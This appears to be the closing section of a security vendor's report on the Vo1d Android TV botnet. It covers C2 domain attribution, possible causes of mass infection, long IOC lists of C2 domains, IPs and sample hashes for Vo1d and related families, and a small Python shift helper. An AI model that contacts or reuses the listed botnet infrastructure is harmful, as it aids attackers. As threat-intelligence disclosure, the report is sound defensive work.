While tracing earlier versions of the **Vo1d botnet**, we uncovered two C2 domains—**synntre.com** and **remoredo.com**—previously unmarked by the security community. We believe their resolved IP, **3.17.255.32**, served as a core C2 IP in the botnet's early iterations.

Among related domains, `bitemores` and `meiboot` were already flagged by Dr.Web as C2s. But what about the others? Take **csskkjw.com**, for instance. VirusTotal provided a lead: **csskkjw.com/s3/b7027626**. The downloaded `b7027626` file was encrypted. We first tried decrypting it with the RSA public key mentioned earlier—**no luck**. Disappointing, to say the least.

Then, one day, it hit us: a sample tied to **synntre.com** contained another RSA public key (big-endian). We gave it a shot, and **success**—it decrypted into a `DexLoader`, confirming **csskkjw.com** as a Vo1d asset. A small victory worth savoring!

Next, we analyzed the resolution history of the remaining domains, uncovering two additional IPs: **13.229.152.241** and **18.139.54.2**. These three IPs share significant domain overlap. Domains in the red box are confirmed Vo1d C2s; for the rest, based on registration timelines and naming patterns, we're highly confident they belong to the Vo1d group as well.

Conclusion

This article has delved into the **Vo1d botnet**'s new features, including its `Redirector C2` mechanism, the unique `asr_xxtea` payload decryption algorithm, DGA implementation, and some of its operational capabilities. In recent years, the security community has exposed several million-strong botnets targeting Android TVs and set-top boxes, such as **Badbox**, **Bigpanzi**, and **Vo1d**. Why do these devices repeatedly fall prey to large-scale infections? We propose two key perspectives: supply chain dynamics and user behavior.

Supply Chain Perspective: Some device manufacturers have ties to illicit actors, pre-installing malicious components at the factory level. As shipment volumes grow, so does the infection scale, culminating in the jaw-dropping botnets we see today.
User Behavior Perspective: Many users harbor misconceptions about the security of TV boxes, deeming them safer than smartphones and thus rarely installing protective software. Additionally, the widespread practice of downloading cracked apps, third-party software, or flashing unofficial firmware—often to access free media—greatly increases device exposure, creating fertile ground for malware proliferation.

Our investigation into Vo1d's business model continues, with confirmed ties to several companies already established. Moving forward, we aim to share more technical details and insider insights with the community. We also hope to leverage collective expertise to clarify the relationship between **Bigpanzi** and **Vo1d**, both million-scale botnets targeting Android TVs and sharing string decryption algorithms. This overlap is unlikely to be mere coincidence. However, linking them solely based on algorithmic similarity lacks sufficient evidence. We suspect deeper connections—shared codebases, developer resources, or even divergent branches of the same group.

This report encapsulates most of our current intelligence on the **Vo1d botnet**. We hope it serves as a technical reference for the security community's deeper analysis. We warmly invite CERTs worldwide to collaborate with us, sharing insights and perspectives to combat cybercrime and safeguard global cybersecurity. If our research piques your interest or you possess insider knowledge, feel free to reach out via X.

IOC

Vo1d C2

```
ssl8rrs2.com
ttekf42.com
ttss442.com
works883.com

csskkjw.com
catmore23.com
synntre.com
csok997.com
conannt.com
qocoll.com
haveits.com
remoredo.com
catmos99.com
```

Vo1d Downloader

```
ssl87362.com
wowokeys.com
38.46.218.36
38.46.218.37
38.46.218.38
38.46.218.39
```

Vo1d Reporter

```
works883.xyz
catmore88.com
```

Vo1d Samples

```
01a692df9deb5e8db620e4fb7e687836  jbf
de8f69efdb29cdf5fd12dd7b74584696  jem
456e14aa644bd31d85e0fe6f78d8fc15  jfz
30da72fda6d0f5e3972272332d7fc47b  jhz
fc7dc3c5306d6a508023160953168a16  jddx
53493b07fe423b1dbdc789803cbac7c1  jeex
2d6d91c5988dcab2eb4dab1ec55cfbb9  jtxx
9e116f9ad2ff072f02aa2ebd671582a5  s63
b447aaf52c1efad388612f8220969c35  vo1d
```

Vo1d Payload

```
## with 5 bytes size&cmd

6bb3258b688f81dfd03128bccf18823b  ts01
0c454831bdb679bdd083c5a7cc785733  p6332
bb6b9aec7d4bfa524c7c5117257e4d78  p7332
6168dafc5a1d297cf33b26b65db315cc  p8232
4f4d5e37feda9e9556c816c100e1de30  p8932

d9126d936d505b9fa9a8278fda1daaae  ts01.decrypt
5701ee051f80e92c1efc5ad32f8401d3  p6332.decrypt
a07533a9504fff0756a8ba59ca0af4d6  p7332.decrypt
47c5bf4fbce983c2182ba103d2773dff  p8232.decrypt
4efa4566794d86e033c2362cad05f1f8  p8932.decrypt


## without 5 bytes size&cmd

2de1775908db39f3c4edbb7a7d99268d  b7027626
a774eb68f60621bfddd8db461d978c12  b7027626.decrypt
```

Mzmess C2

```
dcsdk.100ulife.com
dcsdkos.dc16888888.com
8.219.89.234
```

popa C2

```
gmslb.net
phonemesh.org
linkmob.org
peercon.org
phonegrid.org
safernetwork.io
lbk-sol.com
sklstech.com
kyc-holdings.com
```

jaguar C2

```
jaguar-distributor.syslogcollector.com
38.61.8.14
38.61.8.31
69.28.62.49
69.28.62.39
156.236.118.48
69.28.62.51
38.61.8.11
38.61.8.13
69.28.62.38
156.236.118.27
69.28.62.60
38.61.8.33
69.28.62.52
69.28.62.50
38.61.8.12
128.1.71.243
69.28.62.48
69.28.62.41
69.28.62.42
69.28.62.61
```

lxhwdg C2

```
g.sxim.me
reg.sxim.me
ref.sxim.me
```

spirit

```
task.mymoyu.shop
task.moyu88.xyz
task1.ziyemy.shop
task2.ziyemy.shop
adstat.moyu88.xyz
adstat.ziyemy.shop:3389
adstat.ad3g.com
adstat2.ziyemy.shop
update.ad3g.com
spiritlib.cyou
```

Appendix

Python ASR

```
def asr(value, shift):
    """
    Perform an arithmetic shift right (ASR) operation.
    :param value: The signed 32-bit integer (treated as 32-bit)
    :param shift: The number of positions to shift.
    :return: The result of the arithmetic shift right.
    """
    if value & 0x80000000:  # Check if MSB is set (negative number)
        return (value >> shift) | (0xFFFFFFFF << (32 - shift)) & 0xFFFFFFFF
    else:
        return value >> shift
```

奇安信 X 实验室 © 2025